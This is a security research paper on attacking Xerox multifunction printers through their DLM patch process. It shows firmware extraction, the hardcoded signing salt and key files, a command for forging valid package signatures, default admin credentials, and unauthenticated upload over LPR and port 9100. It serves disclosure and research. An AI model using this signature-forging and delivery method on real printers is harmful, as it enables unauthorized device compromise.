From Patched to Pwned

Attacking Xerox's Multifunction Printers Patch Process

Deral Heiland

@percent_x

dh@layereddefense.com

foofus.net

The Danger Is Real

Abstract


In this paper I explain the process used to compromise Xerox's Multifunction Printers (MFP) that utilize Dynamic Loadable Modules (DLM) for patching, upgrading and cloning. The areas that will be discussed in this paper include the following:

- Dynamic Loadable Module (DLM) format
- Extraction and examination of Xerox DLM firmware packages
- DLM signature signing process
- Xerox's upgrade and patch process
- Generating of DLMs for exploitation

Dynamic loadable Module (DLM) format

The image below (Figure 1) shows a typical DLM file header from a Xerox clone file. A clone file is simply a backup of a Xerox MFP device that can be installed on any similar model to configure the device. It is important to note that clone, patch, or upgrade DLM files are identical in format. There is little difference between them, other than some minor differences in how the MFP processes them.

Figure 1



```
%%XRXbegin
%%OID_ATT_JOB_SCHEDULING OID_VAL_JOB_SCHEDULING_AFTER_COMPLETE
%%OID_ATT_JOB_TYPE OID_VAL_JOB_TYPE_DYNAMIC_LOADABLE_MODULE
%%OID_ATT_DLM_NAME "cloning"
%%OID_ATT_JOB_COMMENT "Copyright (c) 2010 Xerox Corporation. All Rights Reserved."
%%OID_ATT_DLM_VERSION "E03.0"
%%OID_ATT_DLM_EXTRACTION_CRITERIA "extract /tmp/cloning.dnld"
%%OID_ATT_DLM_SIGNATURE "3310135422205120123343609354201"
%%XRXend
^_<8b>^H^@±Ö^OM^@^Cí]moãÆ^Qö§^V§_Á:þ<90>^T<92>¼ïK:H<83>;K*®¹ø<82>ø®—<90>^F<8a>,Ñ¶R<
```


This file header uses a Xerox proprietary job ticketing language that is parsed by their printers to decide how this file is processed. The two most important sections of the header are:

1. %%OID_ATT_DLM_NAME
2. %%OID_ATT_DLM_SIGNATURE

The DLM _NAME is used to define extraction points and shell scripts used during the process. The DLM_SIGNATURE is the package signature used to ensure the file has not been altered. Both of these header tags will be covered in more detail later. For now let us dig into how to extract the data from a DLM.

Thanks to a couple of Xerox technicians discussing this topic on a message board, I was able to quickly understand the structure of the DLM file. Extracting the data from a DLM file is done by simply deleting the top 10 lines starting with "%%". After these are removed we are left with a simple gzip file. From here, unpacking the target file, is as easy as *tar –xvzf cloning.dlm* as shown below in Figure 2.

Figure 2




```
sys1:temp percX$ tar -xvzf cloning.dlm
x ./
x data/
x data/enable_clone
x data/nvm_clone
x data/ds_clone
x data/comm_strings
x data/template/
x data/template/pool/
x data/template/pool/web/
x data/template/pool/web/system/
x data/template/pool/web/system/default.xst
x data/template/pool/web/system/DEFAULT.XST
x apps/
x apps/config_http
x cloning.sh
sys1:temp percX$ 
```

Examining Xerox DLM-based Firmware Packages

The next question is: where do we get DLM packages to play with? With a quick search on Xerox's support web site (Figure 3) I found that a number of Xerox MFP firmware packages can easily be downloaded from Xerox support at the following URL: http://www.support.xerox.com/support/enus.html

Figure 3


Xerox Support and Drivers
http://www.support.xerox.com/support/enus.html
Security Compass Access Me
Personal
research
Assessment
Xerox Support and Drivers
xerox
United States
Account
Log In
Search Xerox
Products
Services
Supplies
Support & Drivers
Contact

Support & Drivers

Find easy, instant, online assistance. Search for your product below for our knowledge base, FAQs, How Tos, drivers and documentation.
Access the resources that Xerox Services offers. Learn how you can do more with your Xerox products.

Search or choose: workcentre

- Printers
- Multifunction & Fax
- Copiers
- Production Systems
- Wide Format
- Software & Platforms
- Scanners & Peripherals
- A-Z list of all products

WorkCentre 5645/5655
>Support >Drivers & Downloads >Documentation >Videos

WorkCentre 5665/5675/5687
>Support >Drivers & Downloads >Documentation

WorkCentre 5735/5740/5745/5755
>Support >Drivers & Downloads >Documentation >Videos

WorkCentre 5765/5775/5790

Featured:

Xerox XTend Service
Add incremental support where and when you need it: days, nights, weekends or holidays.

Xerox PrintBack for iOS and Android
Print back to the printer you already use, from anywhere.

Xerox Global Print Driver™
Print to virtually any device.

Xerox Mobile Express Driver™
Download one, print to many, even on the go.


For this example I decided to download and extract the firmware for the WorkCentre 5632/5638:

http://www.support.xerox.com/support/workcentre-5632-5638/file-download/enus.html?operatingSystem=macosx&fileLanguage=en&contentId=102478

You may ask why this firmware. Although the 5632/5638 is an end of life product it is running an Intel 80386 processor with Linux 2.6.* installed. This allows me to extract code from the firmware package and potentially execute it on my Intel-based Linux platform for testing. Additionally, current Xerox MFP devices presently use the PowerPC processor (PPC), and by utilizing an older platform (5632/5638) there is no need for me to run or emulate a PPC system.

Once the 5632/5638 firmware package is downloaded (Xerox_WorkCentre_upgrade_file.exe) you will need to run the EXE to self-extract the DLM file. Once the DLM file has been extracted from the EXE, we are left with D2112052000_00_1.DLM. The next step in the firmware extraction process is to follow the direction outlined in the section "Dynamic Loadable Module (DLM) format ". To reiterate, simply remove the first 10 lines starting with %% from the DLM file "D2112052000_00_1.DLM" (Figure 4).

Figure 4



```
%%XRXbegin
%%OID_ATT_JOB_TYPE OID_VAL_JOB_TYPE_DYNAMIC_LOADABLE_MODULE
%%OID_ATT_JOB_SCHEDULING OID_VAL_JOB_SCHEDULING_AFTER_COMPLETE
%%OID_ATT_JOB_COMMENT "Copyright (c) 2010 Xerox Corporation. All Rights Reserved."
%%OID_ATT_JOB_COMMENT "upgrade Thu Mar 11 11:28:08 SGT 2010"
%%OID_ATT_DLM_NAME "sormbc4"
%%OID_ATT_DLM_VERSION "D1.0.1"
%%OID_ATT_DLM_SIGNATURE "b9365f9b1da29e5d4ab0b8989185ce0661ad216cc2440d55126a4db5ead0f669"
%%OID_ATT_DLM_EXTRACTION_CRITERIA "upgradeExtract.sh /tmp/sormbc4.dnld"
%%XRXend
^_<8b>^H^@=c<98>K^@^Ci½^M|TU<9a>à}ê#EUåVQ)<8a>P l^L!<84>^P^BV>^H!D¸<84>¤.DÄ"^M^Bi^Ml<80>X©@·
<9b>ei^?¶^]]<87>v{<9c>~Ñn}^Y×¡ÑõuÓ~uéPÅû<Ï9÷Ö½<95>
^_nÏüvömøUÝ[ç>ç<9c>ç|?çãþÓ¸¬qÅ¦<8a>@à¡+Önª^LlªX´)^P^HÌ¯XPËþtÿ Ä@Mu5^^WÖÔTÒï@U^M¿^FªkªW.d^U^U
```


You can use any method you like for removing these first 10 lines. One method is to use the vi command “dd” on each line I want removed, followed by “:wq!” to save the altered file.

- Note: vi works in most cases, but I have experienced a few occurrences where vi corrupted the archive when it was saved back.

Other methods I have tested that work are: “tail -n +11 FileName.dlm > FileName.tgz” and “grep -a -v "^%%OID" FileName.dlm |grep -a -v "^%%XRX" > FileName.tgz”

Regardless of your editing path, once the Xerox job ticket header lines have been removed we can use the Linux/Unix command “tar” to extract the archives. By simply running the following command we are able to extract the archive: *tar –xvzf D2112052000_00_1.DLM*

Figure 5




```
SYS1: tar -xvzf D2112052000_00_1.DLM
x DADH_100SHT_20_19_000.158
x DADH_100SHT_QUIET_25_18_000.157
x DADH_14_00_000.20
x DADH_QUIET_16_28_000.159
x FAX_App_03_09_009.30
x FAX_Boot_12_15_004.35
x FAX_FPGA_F3_07_00_050.151
x FAX_FPGA_F3_COMPRESSED_07_00_050.152
x HCSS_3k_13_40_000.70
x HCSS_Booklet_08_05_000.110
x HCSS_Booklet_HCSS_24_16_000.100
x HVF_App_04_03_072.192
x HVF_Booklet_App_03_06_006.193
x HVF_Booklet_Boot_01_02_000.195
x IOT_App_92_11_000.42
x IOT_Bootloader_30_13_000.41
x IOT_Bootstrap_30_11_000.40
x IOT_FPGA_08_01_000.43
x LCSS_1k_01_31_000.50
x LCSS_2k_03_53_000.60
x MANIFEST
x PFP_App_00_32_000.191
x SCD_21-120-52-000.255
x SIP_App_20_61_013.2
x SIP_Boot_20_09_000.0
x SIP_SCSI_05_12_000.3
x SUI_App_20_14_036.16
x SUI_Bootrom_20_05_001.12
x SUI_H8_04_02_000.19
x SUI_Upgrade_20_08_000.13
x SUI_VxWorks_20_02_000.15
x SW_Upgrade_20_99_006.1
x ecn06110006940_full.tgz
```

Within this archive there is another archive ecn06110006940_full.tgz that contains large portion of the MFP's applications, OS code and web code. So the next step is to extract this file as well: tar –xvzf ecn06110006940_full.tgz

Once extracted, the following directory structure and files are available:

Figure 6




```
drwxr-xr-x  37 percX  staff    1258 Apr 23 13:33 .
drwxr-xr-x  37 percX  staff    1258 Apr 23 13:32 ..
-rw-r--r--   1 percX  staff    1835 Mar 10  2010 .bash_login
-rw-r--r--   1 percX  staff     564 Mar 10  2010 .bash_login.10_profile
-rw-r--r--   1 percX  staff    1272 Mar 10  2010 .bash_login.20_profile
-rw-r--r--   1 percX  staff    1552 Mar 10  2010 .bash_login.30_profile
-rw-r--r--   1 percX  staff    1661 Mar 10  2010 .bashrc
-rw-r--r--   1 percX  staff     881 Mar 10  2010 .bashrc.10_functions
-rw-r--r--   1 percX  staff    2529 Mar 10  2010 .bashrc.20_functions
-rw-r--r--   1 percX  staff   19186 Mar 10  2010 .bashrc.25_stt_functionsw
-rw-r--r--   1 percX  staff     242 Mar 10  2010 .gdbinit
-rw-r--r--   1 percX  staff    1970 Mar 10  2010 .saveLogs.ext
-rw-r--r--   1 percX  staff    4835 Mar 10  2010 HISTORY
-rw-r--r--   1 percX  staff  511518 Mar 10  2010 MANIFEST
-rw-r--r--   1 percX  staff     272 Mar 10  2010 VERSION
-rw-r--r--   1 percX  staff      70 Mar 10  2010 VERSION.apps
-rw-r--r--   1 percX  staff    1685 Mar 10  2010 VERSION.diskimage
-r--r--r--   1 percX  staff      78 Mar 10  2010 VERSION.os
drwxr-xr-x  61 percX  staff    2074 Mar 10  2010 bin
drwxr-xr-x   7 percX  staff     238 Mar 10  2010 boot
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 dev
drwxr-xr-x  53 percX  staff    1802 Mar 10  2010 etc
drwxr-xr-x  49 percX  staff    1666 Mar 10  2010 lib
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 lost+found
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 mnt
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 mnt2
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 mnt3
drwxr-xr-x   3 percX  staff     102 Mar 10  2010 opt
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 pcmcia
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 proc
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 rom
drwxr-xr-x  79 percX  staff    2686 Mar 10  2010 sbin
drwxr-xr-x   5 percX  staff     170 Mar 10  2010 smart
drwxr-xr-x   2 percX  staff      68 Mar 10  2010 sys
drwxr-xr-x  23 percX  staff     782 Mar 10  2010 tmp
drwxr-xr-x  12 percX  staff     408 Mar 10  2010 usr
drwxr-xr-x  10 percX  staff     340 Mar 10  2010 var
```

Since this paper is focused on exploiting Xerox MFP devices, let us jump to the meat of this firmware extract and examine the folder "opt/nc/dlm_toolkit". Yes that's correct dlm_toolkit.

Inside this folder are several items of interest including the tool dlm_maker and a folder called keyfile. The keyfile folder contains all the keys that are used in the signature signing process. If we run dlm_maker without any commands it returns a syntax output showing how to use the command. This output is shown below in Figure 7.

Figure 7



```
Usage:
       dlm_maker -C
                  [-c] [-i user-ID-string] [-v DLM-version]
                  [-o output-file] [-D DLM-toolkit-directory]
                  -n DLM-name -t DLM-type
                  DLM-content-file

       dlm_maker -V
                  [-D DLM-toolkit-directory]
                  DLM-file

       dlm_maker -X
                  [-D DLM-toolkit-directory]
                  DLM-file

       dlm_maker -I
                  [-D DLM-toolkit-directory]

where:
        -n      specifies the DLM name

        -t      specifies the DLM type (patch, upgrade, thirdpty, etc)

        -c      specifies to use the old checksum method instead of
                signatures.  This can also be specified by the env.
                variable DLM_CHECKSUM being set to anything.

        -i      specifes a client ID string
                The default is the local user and hostname.

        -v      specifies the DLM version
                The default is to specify NO_DLM_VERSION_CHECK.

        -o      specifies the output filename.
                The default is to append '.dlm' to the content filename,
                removing ".tar" and ".tgz" extensions if found.

        -p      use tmp file for dlm validate ( -V )

        -D      specifies the DLM toolkit directory.

        DLM-content-file is the file being wrapped as a DLM.


  dlm_maker will determine the location of the DLM toolkit by the following
  sources, in precedence order:

    1) The -D command-line argument
    2) The DLM_TOOLKIT environment variable
    3) The path specified to dlm_maker (e.g. $HOME/dlm_toolkit/dlm_maker ...)
    4) The current directory
```

Now that we have the tools to create our own firmware, patch or upgrade. Let us dig further into the signature signing process so we understand how that all works.

DLM Signature Signing Process

The DLM signature is designed to assure that a DLM is not tampered with once created. As part of this project it is important to understand this process, and how the dlm_maker generates this signature. Thanks to the assistance of my good friend Bokojan we were able to recreate the signature signing process without using the dlm_maker. In the following section I will cover this signature creation process in detail, showing how the signature can be created without the need of the dlm_maker tool.

As the first part of this process let us look at the key files that were extracted from the firmware package. These keys are located within every firmware package I examined and are located in the folder opt/nc/dlm_toolkit/keyfiles. A total of 6 key files are located in this folder. I have identified 4 of the keys and the associated DLM type they belong too. The two marked Unknown have not been identified. Also the keys appear to be identical across all versions and models of Xerox devices I have examined.

- upgrade = 2ef86ed2dbdb668c443aa27e1d03c7d45c9c02147a6da5ca1ffcacc31e2c8499
- patch   = 326e091518c116e7e37116287c82c4d8d6d8f7317a1900e31fc204424346a95b
- clone   = 94ee86434e4bc33fe7820a6e388ee61a8c1e2d46c0e915c4f14f9182bf7ae3f7
- thirdpty = e3a6bc86f39dd940d7be0b9412ec73fb6c75b0f0fbe4a59d6272d2c47a3449b2
- Unknown = A013df1f247cfcfa1baa3c46cb30637a28bb205bddfad36d6e67f3958a3a830b
- Unknown = A1642c810f5284249d19f604ff4268cc2bcf53abd4bf7d5a4e419e1e68eb8dc9

The dlm_maker tool uses the following command to identify the key file to be used during the signing process.

```
echo {type}-key-type-
hwgefugwrefig6ae2342435rf5jgaer4j5geruyg367eru9y0gej00hgervgejhfgvjehfgvajergvuyegvuyefgdfvqwefqwepifugq23
w89or7q234lrbjfq8o7rgcqjh3b4r8f7qerfbvadfbvzmdbv9423f8q | /path_to/sha256deep
```

By replacing the {type} with the name of the DLM to be created (patch, upgrade, clone, thirdpty) this command identifies the correct key file to be used by dlm_maker during the signing process.

The example command below will return the key file name
"2ef86ed2dbdb668c443aa27e1d03c7d45c9c02147a6da5ca1ffcacc31e2c8499"
for an upgrade dlm creation:

```
echo upgrade-key-type-
hwgefugwrefig6ae2342435rf5jgaer4j5geruyg367eru9y0gej00hgervgejhfgvjehfgvajergvuyegvuyefgdfvqwefqwepifugq2
3w89or7q234lrbjfq8o7rgcqjh3b4r8f7qerfbvadfbvzmdbv9423f8q | sha256deep
```

Also, as part of this command we notice the string "hwgefugwrefig6ae2342435rf5jgaer4j5geruyg367eru9y0gej00hgervgejhfgvjehfgvajergvuyegvuy efgdfvqwefqwepifugq23w89or7q234lrbjfq8o7rgcqjh3b4r8f7qerfbvadfbvzmdbv9423f8q". This string is hardcoded in the tool dlm_maker and is used to both identify the key file name and as a salt during the DLM signature signing process.

Now that we have identified the key files to be used, let’s look at the DLM signature generation command string that is executed by the dlm_maker to generate the correct signature.

cat tar_file key_file key.txt | sha256deep –q

tar_file : This is the name of file that is to be turned into a DLM

key_file: This is the file that is identified during the key file naming process discussed above. These key files are located in the firmware extracted folder opt/nc/dlm_toolkit/keyfiles

key.txt: This file is created in the folder tmp by dlm_maker and contains the fixed salt hwgefugwrefig6ae2342435rf5jgaer4j5geruyg367eru9y0gej00hgervgejhfgvjehfgvajergvuyegvuy efgdfvqwefqwepifugq23w89or7q234lrbjfq8o7rgcqjh3b4r8f7qerfbvadfbvzmdbv9423f8q. It’s important to note when creating the key.txt file with this string that the end of line or line feed characters must not be in the file or it will alter the hash and it will fail as a valid signature.

So the final command, executed by dlm_maker to create the upgrade signature %%OID_ATT_DLM_SIGNATURE for the file Xerox.tgz would look like this:

```
cat Xerox.tgz opt/nc/dlm_toolkit/keysfiles/2ef86ed2dbdb668c443aa27e1d03c7d45c9c02147a6da5ca1ffcacc31e2c8499
/tmp/key.txt | opt/nc/dlm_toolkit/sha256deep -q
```


Xerox’s upgrade and patch process

The process for actually upgrading or patching a Xerox MFP is very simple. There are presently four methods for doing this. We will cover the standard steps for each of these methods in the following sections and conclude with a description of what happens once the DLM is delivered to the Xerox MFP device.

Web Console Method

The first method involves using the web management console. The DLM file is submitted via the manual upgrade page: /properties/upgrade/m_software.php (Figure 8). Access to this will require you to authenticate with the device’s admin credentials. If the factory default credentials have not been changed, the standard Workcentre credentials are “1111”.

Figure 8


XEROX WORKCENTRE - Properties

Centreware® Internet Services — XEROX WorkCentre 5740

Status | Jobs | Print | Scan | Address Book | Properties | Support

Properties
- Configuration Overview
- Description
- General Setup
  - Configuration
  - Cloning
  - Date and Time
  - Image Settings
  - Internationalization
  - Job Management
  - Sleep Mode Settings
  - Custom Service Setup
  - SMart eSolutions Setup
  - Energy Saver
  - Network Logs
  - Alert Notification
  - Machine Software
    - Upgrades
    - Auto Upgrade
    - Manual Upgrade

Machine Software

Last Successful Upgrade
2012 April 12 — 6:37:22 AM Version:

Auto Upgrade
Schedule Upgrade
Enabled
Refresh Start Time
Daily — 12:00 AM
File Server IP Address

Manual Upgrade

Lineprint (LPR) Method

The second method discussed here involves a process of using the LPR protocol to submit the DLM file directly to the printer's LPR service. This method does not require authentication and can easily be done via a Unix/Linux or Windows command line with the LPR command.

An example Windows command: `lpr –S192.168.1.1 –Plp upgrad.dlm`

An important item to note is that the user's local login name will be passed to the printer and show up in the print job page /jobs/index.php as the owner of this print job and potentially logged by the MFP.

Xerox Device Manager (XDM) Method

The XDM is an enterprise management tool used to manage MFP devices from multiple vendors. Besides having a number of management features it can also be used to conduct upgrades and patching on Xerox devices. I setup a XDM and monitored all network communication during a patch deployment process. Through this, I quickly discovered that the XDM was using the JetDirect printer service TCP 9100 for delivery of the DLM to the printer.

So in this case, we can avoid using the XDM tool by utilizing the JetDirect service on the MFP device. This involves the process of posting the raw DLM file directly to the printer's port 9100.

Also, this method like the LPR does not require authentication and can easily be done via a Unix/Linux or Windows command line using the tool netcat.

